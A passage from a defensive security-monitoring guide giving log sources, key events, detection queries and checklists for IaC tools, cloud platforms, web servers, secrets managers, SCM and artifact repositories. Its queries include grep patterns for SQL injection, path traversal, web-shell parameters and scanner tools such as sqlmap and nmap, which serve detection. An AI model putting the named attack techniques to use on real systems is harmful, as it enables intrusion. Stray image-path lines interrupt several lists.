⚠ Pin provider versions explicitly

⚠ Audit module sources and versions

⚠ Monitor for typosquatting in registry modules

⚠ Validate provider checksums (.terraform.lock.hcl)

⚠ Review external data sources and provisioners

14. Ansible

Configuration management and automation. Monitor for playbook tampering and credential exposure.

Log Locations & Sources

Source	Location/Command
Ansible Log	/var/log/ansible.log (if log_path configured)
Callback Plugins	Custom JSON/syslog callbacks
AWX/Tower Audit	AWX UI > Settings > Activity Stream
Job Output	AWX/Tower > Jobs > Job Details > Output
Facts Cache	~/.ansible/facts_cache/ or fact_caching location

Key Security Events to Monitor

Event Type	Description	Severity
playbook_start	Playbook execution began	INFO
task_failed	Task failure	MEDIUM
credential_used	Credential accessed	HIGH
inventory_updated	Inventory changes	MEDIUM
project_updated	SCM project sync	MEDIUM
job_template_modified	Template changes	HIGH
sudo_executed	Privilege escalation	HIGH

Detection Queries & Patterns

Failed Authentication

```
grep -E "UNREACHABLE|Authentication failure" ansible.log | awk '{print $1, $2, $NF}'
```

Credential Usage

```
grep "credential_type" activity_stream.json | jq 'select(.operation=="use") | {user, credential}'
```

Changed Tasks

```
grep '"changed": true' ansible_output.json | jq '{host:.host, task:.task}'
```

Vault Usage

```
grep -E "ansible-vault|vault_password" ansible.log | grep -v "decrypting"
```

Investigation Checklist

- Review playbook changes in SCM history
- Audit AWX/Tower job templates and surveys
- Check credential usage in job runs
- Review inventory and group variable changes
- Validate role sources and versions (requirements.yml)
- Check for raw module usage (arbitrary commands)
- Review callback plugin configurations

Supply Chain Security

⚠ Audit Ansible Galaxy role sources

⚠ Monitor for malicious collections

⚠ Validate requirements.yml sources

⚠ Review lookup plugins for external data access

⚠ Check for embedded secrets in playbooks

15. Pulumi

Modern IaC with programming language support. Monitor for state manipulation and resource drift.

Log Locations & Sources

Source	Location/Command
Pulumi Cloud Audit	app.pulumi.com > Organization > Audit Logs
Stack History	pulumi stack history or API /stacks/{org}/{project}/{stack}/updates
State Export	pulumi stack export > state.json
Preview Output	pulumi preview --json > preview.json
Engine Events	pulumi up --event-log events.json

Key Security Events to Monitor

Event Type	Description	Severity
stack.update	Infrastructure update applied	HIGH
stack.preview	Preview executed	INFO
secret.created	Stack secret added	HIGH
stack.export	State exported	MEDIUM
stack.import	State imported	CRITICAL
member.added	Team member changes	MEDIUM

Detection Queries & Patterns

State Changes

```
pulumi stack history --json | jq '.[] | {version, startTime, user, resourceChanges}'
```

Config Changes

```
pulumi config --json | diff - <(git show HEAD:Pulumi.{stack}.yaml)
```

Unexpected Resources

```
pulumi stack export | jq '.deployment.resources[] | select(.custom==true) | {type, urn}'
```

Secret Access

```
audit_logs | where action LIKE 'secret%' | project actor, stack, timestamp
```

Investigation Checklist

- Review stack history for unexpected updates
- Compare current state with expected resources
- Audit configuration changes across environments
- Check for state imports (could indicate tampering)
- Review access tokens and their permissions
- Validate resource providers and versions

Supply Chain Security

⚠ Audit npm/pip package dependencies


⚠ Pin provider versions in package.json/requirements.txt

⚠ Monitor for typosquatting in component packages

⚠ Review dynamic providers and runtime dependencies

Section 5: Cloud Platforms

Cloud platforms provide extensive logging capabilities. Focus on IAM changes, network modifications, and data access patterns. Each provider has unique log sources and query syntax.



16. AWS

Amazon Web Services cloud platform. Extensive logging through CloudTrail, CloudWatch, and service-specific logs.

Log Locations & Sources

Source	Location/Command
CloudTrail	S3 bucket or CloudWatch Logs (console: CloudTrail > Event history)
CloudWatch Logs	/aws/lambda/, */aws/eks/*, VPC Flow Logs
GuardDuty Findings	GuardDuty console > Findings
Config Rules	AWS Config > Rules > Compliance
Security Hub	Security Hub > Findings
IAM Access Analyzer	IAM > Access Analyzer > Findings

Key Security Events to Monitor

Event Type	Description	Severity
ConsoleLogin	AWS Console sign-in	INFO
CreateUser/Role	IAM identity creation	HIGH
AttachPolicy	Policy attachment	HIGH
RunInstances	EC2 instance launch	MEDIUM

Event Type	Description	Severity
CreateBucket	S3 bucket creation	MEDIUM
AssumeRole	Role assumption	INFO
GetSecretValue	Secrets Manager access	HIGH
StopLogging	CloudTrail disabled	CRITICAL

Detection Queries & Patterns

Root Account Usage

```
SELECT * FROM cloudtrail_logs WHERE userIdentity.type = 'Root' AND eventTime > DATE_SUB(NOW(), 7)
```

IAM Policy Changes

```
eventSource='iam.amazonaws.com' AND eventName IN ('AttachUserPolicy','PutRolePolicy','CreatePolicy')
```

Secrets Access

```
eventSource='secretsmanager.amazonaws.com' AND eventName='GetSecretValue' | stats count by userIdentity.arn
```

Security Group Changes

```
eventSource='ec2.amazonaws.com' AND eventName LIKE '%SecurityGroup%' | filter sourceIPAddress NOT IN (known_ips)
```

Investigation Checklist

- Enable CloudTrail in all regions with log file validation
- Review GuardDuty and Security Hub findings
- Check IAM Access Analyzer for public/cross-account access
- Audit AssumeRole calls for lateral movement
- Review VPC Flow Logs for network anomalies
- Check S3 access logs for data exfiltration
- Validate CloudTrail integrity and look for gaps

Supply Chain Security

⚠ Audit Lambda layers and extensions

⚠ Monitor ECR image sources

⚠ Review CloudFormation/CDK package sources

⚠ Check for compromised AMIs

⚠ Validate third-party integrations and marketplace solutions

17. Google Cloud Platform

GCP cloud platform with comprehensive audit logging through Cloud Audit Logs.

Log Locations & Sources

Source	Location/Command
Cloud Audit Logs	Logging > Logs Explorer (filter: protoPayload.@type="type.googleapis.com/google.cloud.audit.AuditLog")
Data Access Logs	Enable per-service in IAM > Audit Logs
VPC Flow Logs	VPC > Subnets > Flow Logs
Security Command Center	Security > Security Command Center
Access Transparency	Logging > filter: logName="accessTransparency"

Key Security Events to Monitor

Event Type	Description	Severity
SetIamPolicy	IAM policy modification	HIGH
CreateServiceAccount	SA creation	HIGH
CreateServiceAccountKey	SA key generation	CRITICAL
compute.instances.insert	VM creation	MEDIUM
storage.objects.get	Object access	INFO
DeleteSink	Log sink removed	CRITICAL
cloudkms.cryptoKeyVersions.destroy	Key destruction	CRITICAL

Detection Queries & Patterns

Service Account Key Creation

```
resource.type="service_account" protoPayload.methodName="google.iam.admin.v1.CreateServiceAccountKey"
```

IAM Changes

```
protoPayload.methodName=~"SetIamPolicy" | stats count by protoPayload.authenticationInfo.principalEmail
```

Public Resources

```
protoPayload.serviceData.policyDelta.bindingDeltas.member="allUsers" OR ="allAuthenticatedUsers"
```

Admin Activity

```
logName=~"activity" AND severity>=WARNING AND timestamp >= "$(date -u -d '24 hours ago' +%Y-%m-%dT%H:%M:%SZ)"
```

Investigation Checklist

- Enable Data Access logs for sensitive services
- Review Security Command Center findings
- Check IAM Recommender for over-privileged accounts
- Audit service account key usage and rotation
- Review VPC Service Controls violations
- Check Access Transparency logs (if available)
- Validate log sinks haven't been tampered with

Supply Chain Security

⚠ Audit Cloud Build trigger sources

⚠ Monitor Artifact Registry image sources

⚠ Review Cloud Functions dependencies

⚠ Check for compromised container images in GCR

⚠ Validate Terraform/Deployment Manager sources

18. Microsoft Azure

Azure cloud platform with Activity Logs, Diagnostic Logs, and Microsoft Defender for Cloud.

Log Locations & Sources

Source	Location/Command
Activity Log	Azure Monitor > Activity Log
Azure AD Sign-in Logs	Azure AD > Sign-in logs
Diagnostic Logs	Resource > Diagnostic settings > Send to Log Analytics
Microsoft Defender	Microsoft Defender for Cloud > Security alerts
Azure Sentinel	Microsoft Sentinel > Incidents/Workbooks

Key Security Events to Monitor

Event Type	Description	Severity
Write/Delete	Resource modification	MEDIUM
RoleAssignment	RBAC assignment	HIGH
PolicyAssignment	Policy changes	HIGH
KeyVaultSecretGet	Secret access	HIGH
NetworkSecurityGroup	NSG rule changes	HIGH
DiagnosticSettings	Logging config changes	CRITICAL
ServicePrincipal	SP/App registration	HIGH

Detection Queries & Patterns

Privileged Role Assignments

```
AzureActivity | where OperationName contains "roleAssignments" | where ActivityStatus == "Succeeded"
```

Key Vault Access

```
AzureDiagnostics | where ResourceType == "VAULTS" | where OperationName == "SecretGet" | summarize count() by CallerIPAddress
```

Sign-in Risk

```
SigninLogs | where RiskLevelDuringSignIn != "none" | project UserPrincipalName, IPAddress, RiskLevelDuringSignIn
```

Resource Deletions

```
AzureActivity | where OperationName contains "delete" | where ActivityStatus == "Succeeded" | sort by TimeGenerated desc
```

Investigation Checklist

- Review Activity Log for resource modifications
- Check Azure AD sign-in logs for risky sign-ins
- Audit Conditional Access policy changes
- Review Microsoft Defender for Cloud recommendations
- Check Privileged Identity Management (PIM) logs
- Validate Key Vault access policies and logs
- Review Azure Policy compliance state

Supply Chain Security

⚠ Audit Azure DevOps service connections

⚠ Monitor Azure Container Registry sources


⚠ Review ARM template sources and modules

⚠ Check for compromised marketplace images

⚠ Validate Azure Automation runbook sources

Section 6: Web Servers

Web servers are often the first point of contact for attackers. Monitor for injection attempts, path traversal, and unusual traffic patterns. Enable WAF logging where available.



19. Nginx

High-performance web server and reverse proxy. Critical for detecting web attacks and misconfigurations.

Log Locations & Sources

Source	Location/Command
Access Log	/var/log/nginx/access.log (configurable)
Error Log	/var/log/nginx/error.log
ModSecurity Log	/var/log/modsec_audit.log (if WAF enabled)
Upstream Logs	proxy_pass backend response headers

Source	Location/Command
Config Changes	/etc/nginx/ directory (track via git/etckeeper)

Key Security Events to Monitor

Event Type	Description	Severity
4xx/5xx errors	Client/server errors	MEDIUM
Large responses	Potential data exfiltration	HIGH
Unusual UA strings	Bot/scanner activity	MEDIUM
Config reload	nginx -s reload events	HIGH
SSL errors	Certificate/handshake issues	MEDIUM
WAF blocks	ModSecurity rule triggers	HIGH

Detection Queries & Patterns

SQL Injection Attempts

```
grep -E "(union.*select|'.*or.*'|;.*--|\\x27)" access.log | cut -d'"' -f2,6 | sort | uniq -c | sort -rn
```

Path Traversal

```
grep -E "(\\.\\./ |\\.\\.\\\\|%2e%2e)" access.log | awk '{print $1, $7}' | sort | uniq -c
```

Large Downloads

```
awk '$10 > 10000000 {print $1, $7, $10/1048576"MB"}' access.log | sort -k3 -rn | head -20
```

Error Spikes

```
awk '$9 ~ /^[45]/' access.log | cut -d' ' -f4 | cut -d: -f1,2,3 | uniq -c | sort -rn | head -10
```

Investigation Checklist

- Enable detailed access logging with $request_body if needed
- Review error logs for upstream failures
- Check for configuration changes in /etc/nginx/
- Analyze access patterns for anomalies (timing, volume)
- Review SSL/TLS configuration and certificate status
- Check rate limiting and connection limits
- Correlate with WAF logs if ModSecurity is enabled

Supply Chain Security

⚠ Validate upstream backend authenticity

⚠ Monitor for DNS hijacking of upstream servers

⚠ Audit Lua scripts and third-party modules

⚠ Check for malicious SSL certificates

⚠ Review include file sources

20. Apache HTTP Server

Popular web server with extensive logging capabilities. Monitor for web attacks and misconfigurations.

Log Locations & Sources

Source	Location/Command
Access Log	/var/log/apache2/access.log or /var/log/httpd/access_log
Error Log	/var/log/apache2/error.log
SSL Log	/var/log/apache2/ssl_access.log
ModSecurity	/var/log/apache2/modsec_audit.log
Forensic Log	ForensicLog directive output (detailed request logging)

Key Security Events to Monitor

Event Type	Description	Severity
401/403 errors	Authentication/authorization failures	MEDIUM

Event Type	Description	Severity
500 errors	Server errors (potential exploits)	HIGH
CGI execution	Script execution events	HIGH
Config parsing	.htaccess changes	HIGH
Module loading	Dynamic module loads	CRITICAL

Detection Queries & Patterns

Web Shell Detection

```
grep -E "(cmd=|exec=|system=|passthru|shell_exec)" access.log | awk '{print $1, $7}'
```

Brute Force

```
grep " 401 " access.log | awk '{print $1}' | sort | uniq -c | sort -rn | head -20
```

Suspicious User Agents

```
grep -Ei "(nikto|sqlmap|nmap|masscan|zgrab)" access.log | cut -d'"' -f6 | sort | uniq -c
```

POST Flood

```
grep "POST " access.log | awk '{print $1}' | sort | uniq -c | awk '$1 > 100' | sort -rn
```

Investigation Checklist

- Enable forensic logging for detailed request analysis
- Review .htaccess files for malicious rules
- Check loaded modules with apachectl -M
- Analyze mod_status output for connection patterns
- Review virtual host configurations
- Check CGI/PHP script execution patterns
- Correlate with ModSecurity audit logs

Supply Chain Security

⚠ Audit third-party module sources

⚠ Monitor .htaccess for supply chain attacks


⚠ Validate SSL certificate chain

⚠ Review CGI script dependencies

⚠ Check for compromised document root content

Section 7: Secrets Management

Secrets management systems are critical security infrastructure. Unauthorized access to secrets can compromise entire environments. Enable comprehensive audit logging and monitor access patterns.



21. HashiCorp Vault

Secrets management platform. Critical for detecting unauthorized secret access and configuration changes.

Log Locations & Sources

Source	Location/Command
Audit Log	File backend: /var/log/vault/audit.log | Syslog | Socket
Server Log	journalctl -u vault or vault server output
Telemetry	Prometheus endpoint or StatsD
Replication Log	vault read sys/replication/status
Lease Information	vault list sys/leases/lookup/

Key Security Events to Monitor

Event Type	Description	Severity
auth/token/create	Token generation	MEDIUM
secret/data/*	Secret access	HIGH
sys/policy	Policy changes	CRITICAL
sys/auth	Auth method changes	CRITICAL
sys/seal	Seal/unseal operations	CRITICAL
sys/audit	Audit device changes	CRITICAL
identity/*	Identity/entity changes	HIGH

Detection Queries & Patterns

Root Token Usage

```
jq 'select(.auth.token_type=="service" and .auth.policies | contains(["root"]))' audit.log
```

Policy Changes

```
jq 'select(.request.path | startswith("sys/policy")) | {time, path: .request.path, operation: .request.operation}' audit.log
```

Secret Enumeration

```
jq 'select(.request.operation=="list")' audit.log | jq -r '.request.path' | sort | uniq -c | sort -rn
```

Failed Auth

```
jq 'select(.error != null and .auth != null) | {time, path: .request.path, error}' audit.log
```

Investigation Checklist

- Enable audit logging on all Vault instances
- Review token generation and usage patterns
- Audit policy changes and accessor usage
- Check auth method configurations
- Review secret engine mounts and configurations
- Monitor lease expirations and renewals
- Validate seal/unseal events and operators

Supply Chain Security

⚠ Validate plugin sources and checksums

⚠ Monitor for unauthorized auth methods

⚠ Audit external secret engines

⚠ Review OIDC/LDAP provider configurations

⚠ Check for compromised Vault images/binaries

22. AWS Secrets Manager

AWS managed secrets service. Monitor through CloudTrail for secret access patterns.

Log Locations & Sources

Source	Location/Command
CloudTrail	filter: eventSource=secretsmanager.amazonaws.com
CloudWatch Metrics	Namespace: AWS/SecretsManager
Resource Policy	GetResourcePolicy API call
Rotation Logs	Lambda rotation function CloudWatch logs
VPC Endpoint Logs	VPC Flow Logs for privatelink endpoint

Key Security Events to Monitor

Event Type	Description	Severity
GetSecretValue	Secret retrieved	HIGH
CreateSecret	New secret created	MEDIUM
DeleteSecret	Secret deleted	HIGH
PutSecretValue	Secret value updated	HIGH
RotateSecret	Rotation triggered	MEDIUM
PutResourcePolicy	Resource policy changed	CRITICAL

Detection Queries & Patterns

Unusual Secret Access

```
eventSource="secretsmanager.amazonaws.com" AND eventName="GetSecretValue" | stats count by userIdentity.arn, requestParameters.secretId
```

Cross-Account Access

```
eventSource="secretsmanager.amazonaws.com" AND userIdentity.accountId != "YOUR_ACCOUNT_ID"
```

Failed Access Attempts

```
eventSource="secretsmanager.amazonaws.com" AND errorCode IS NOT NULL | stats count by errorCode, userIdentity.arn
```

Resource Policy Changes

```
eventSource="secretsmanager.amazonaws.com" AND eventName IN ("PutResourcePolicy","DeleteResourcePolicy")
```

Investigation Checklist

- Review GetSecretValue patterns in CloudTrail
- Check for cross-account access in resource policies
- Audit IAM policies granting secrets access
- Review rotation Lambda function logs
- Check VPC endpoint policies
- Validate secret metadata and tags

Supply Chain Security

⚠ Monitor for unauthorized rotation Lambda functions


⚠ Audit resource policies for external access

⚠ Review replication configurations

⚠ Check for secrets referencing external resources

Section 8: Source Code Management

SCM platforms contain intellectual property and are targets for supply chain attacks. Monitor for unauthorized commits, branch protection bypasses, and suspicious integrations.



23. GitHub

Source code hosting and collaboration platform. Critical for detecting code tampering and access abuse.

Log Locations & Sources

Source	Location/Command
Audit Log	Organization Settings > Audit log (Enterprise: /orgs/{org}/audit-log)
Security Log	Personal Settings > Security log
Webhooks	Repository Settings > Webhooks > Recent Deliveries
Git Log	git log --all --oneline --graph
API Rate Limits	GET /rate_limit

Key Security Events to Monitor

Event Type	Description	Severity
repo.create	Repository creation	INFO
repo.destroy	Repository deletion	CRITICAL
protected_branch.*	Branch protection changes	HIGH
org.invite_member	Member invitation	MEDIUM
oauth_access.create	OAuth app authorized	HIGH
secret_scanning.alert	Secret detected in code	CRITICAL
deploy_key.create	Deploy key added	HIGH

Detection Queries & Patterns

▸ **Branch Protection Changes**

```
action:protected_branch.* | sort @timestamp desc | fields actor, repo, action
```

Secret Scanning Alerts

```
gh api /repos/{owner}/{repo}/secret-scanning/alerts --jq '.[] | select(.state=="open")'
```

Force Pushes

```
git reflog --all | grep -E "rebase|reset|filter-branch"
```

OAuth App Access

```
action:oauth_access.create | stats count by app.name, user | sort count desc
```

Investigation Checklist

- Review audit logs for suspicious administrative actions
- Check secret scanning alerts and remediation status
- Audit OAuth applications and their permissions
- Review deploy keys and their associated repositories
- Check branch protection rules and bypasses
- Validate webhook endpoints and payloads
- Review collaborator access patterns

Supply Chain Security

⚠ Enable secret scanning and push protection

⚠ Monitor dependency security alerts

⚠ Audit code scanning results from CodeQL

⚠ Review third-party integrations and apps

⚠ Validate GPG/SSH key usage for commits

24. GitLab

DevOps platform with built-in SCM. Monitor for unauthorized code changes and CI/CD integration abuse.

Log Locations & Sources

Source	Location/Command
Audit Events	Admin Area > Monitoring > Audit Events (or API /audit_events)
Git Logs	Repository > Repository > Commits
Rails Logs	/var/log/gitlab/gitlab-rails/production.log
Gitaly Logs	/var/log/gitlab/gitaly/current
Workhorse Logs	/var/log/gitlab/gitlab-workhorse/current

Key Security Events to Monitor

Event Type	Description	Severity
add_ssh_key	SSH key added	HIGH
push_rules.update	Push rule changes	HIGH
protected_branches.*	Branch protection changes	HIGH
project_members.add	Member added	MEDIUM
deploy_tokens.create	Deploy token created	HIGH
personal_access_tokens.create	PAT creation	HIGH

Detection Queries & Patterns

Protected Branch Changes

```
entity_type:ProtectedBranch | where action IN (created, updated, destroyed) | sort created_at desc
```

SSH Key Additions

```
grep "add_ssh_key" audit_events.log | jq '{user, key_fingerprint, ip}'
```

Force Push Detection

```
grep "force_push" /var/log/gitlab/gitlab-rails/production.log
```

Mass Clone Activity

```
grep "git-upload-pack" /var/log/gitlab/gitlab-workhorse/current | awk '{print $1}' | sort | uniq -c | sort -rn
```

Investigation Checklist

- Review audit events for administrative changes
- Check push rules and mirror configurations
- Audit deploy tokens and their scopes
- Review personal access token usage
- Validate SSH key ownership
- Check for forced pushes to protected branches
- Review group/project access levels

Supply Chain Security

⚠ Monitor for malicious merge requests

⚠ Audit CI/CD include templates

⚠ Review container registry images

⚠ Check dependency scanning results

⚠ Validate package registry sources

25. Bitbucket

Atlassian Git repository management. Monitor for code tampering and integration abuse.

Log Locations & Sources

Source	Location/Command
Audit Log	Settings > Audit log (Data Center/Server)
Access Logs	{BITBUCKET_HOME}/log/access_log*
Application Logs	{BITBUCKET_HOME}/log/atlassian-bitbucket.log
Git Logs	Repository > Commits
Webhook Logs	Repository Settings > Webhooks > View requests

Key Security Events to Monitor

Event Type	Description	Severity
REPO_CREATED	Repository creation	INFO
REPO_PERMISSION_CHANGED	Access permission changed	HIGH
BRANCH_PERMISSION_ADDED	Branch restriction added	HIGH
SSH_KEY_ADDED	SSH key added to account	HIGH
ACCESS_TOKEN_CREATED	Access token generated	HIGH
WEBHOOK_CREATED	Webhook created	HIGH

Detection Queries & Patterns

Permission Changes

```
category:repository AND action:REPO_PERMISSION_CHANGED | stats count by user, repository
```

Branch Restriction Bypasses

```
grep "branch restriction" atlassian-bitbucket.log | grep "bypassed"
```

Clone Activity

```
grep "git-upload-pack" access_log | awk '{print $1, $7}' | sort | uniq -c | sort -rn
```

Webhook Activity

```
action:WEBHOOK_* | stats count by webhook.url, user
```

Investigation Checklist

- Review repository permission changes
- Audit branch permissions and merge checks

- Check access token scopes and usage
- Review SSH key additions and usage
- Validate webhook URLs and payloads
- Check for large file commits (Git LFS abuse)
- Review project and repository settings

Supply Chain Security

⚠ Audit Bitbucket Connect apps

⚠ Monitor for suspicious webhooks


⚠ Review mirror configurations

⚠ Check for malicious pull requests

⚠ Validate build integration configurations

Section 9: Artifact Management

Artifact repositories store build outputs and dependencies. Compromised artifacts can lead to widespread supply chain attacks. Monitor for unauthorized uploads, downloads, and configuration changes.



26. Artifactory

Universal artifact repository. Critical for detecting supply chain attacks through dependency confusion.

Log Locations & Sources

Source	Location/Command
Request Log	{ARTIFACTORY_HOME}/logs/request.log
Access Log	{ARTIFACTORY_HOME}/logs/access.log
Audit Log	{ARTIFACTORY_HOME}/logs/audit.log
System Log	{ARTIFACTORY_HOME}/logs/artifactory.log
Traffic Log	{ARTIFACTORY_HOME}/logs/traffic.log

Key Security Events to Monitor

Event Type	Description	Severity
DOWNLOAD	Artifact download	INFO
DEPLOY	Artifact upload	MEDIUM
DELETE	Artifact deletion	HIGH
PERMISSIONS_UPDATE	Permission changes	HIGH
USER_LOGIN	Authentication events	INFO
REPOSITORY_CREATED	New repository added	HIGH

Detection Queries & Patterns

▸ **Unusual Upload Activity**

```
grep "DEPLOY" request.log | awk '{print $1, $7}' | sort | uniq -c | sort -rn | head -20
```

▸ **Mass Downloads**

```
grep "DOWNLOAD" request.log | awk '{print $1}' | sort | uniq -c | awk '$1 > 100' | sort -rn
```

Permission Changes

```
grep "PERMISSIONS" audit.log | jq '{user, repository, action}'
```

Anonymous Access

```
grep "anonymous" access.log | awk '{print $7}' | sort | uniq -c
```

Investigation Checklist

- Review artifact deployment sources and users
- Check for typosquatting in artifact names
- Audit repository permissions and access
- Review virtual repository configurations
- Check for malware scanning alerts
- Validate artifact checksums and signatures
- Review replication configurations

Supply Chain Security

⚠ Enable Xray scanning for vulnerabilities

⚠ Monitor for dependency confusion attacks

⚠ Audit remote repository configurations

⚠ Review artifact promotion policies

⚠ Check for unsigned or unverified artifacts

27. Nexus Repository

Repository manager for build artifacts. Monitor for unauthorized access and malicious uploads.

Log Locations & Sources

Source	Location/Command
Nexus Log	{NEXUS_DATA}/log/nexus.log
Audit Log	{NEXUS_DATA}/log/audit/audit.log
Request Log	{NEXUS_DATA}/log/request.log
Task Logs	Admin > System > Tasks > Task Log
Firewall Logs	Nexus Firewall quarantine events

Key Security Events to Monitor

Event Type	Description	Severity
COMPONENT_CREATED	Artifact uploaded	MEDIUM
COMPONENT_DELETED	Artifact deleted	HIGH
PRIVILEGE_CHANGED	Permission modifications	HIGH
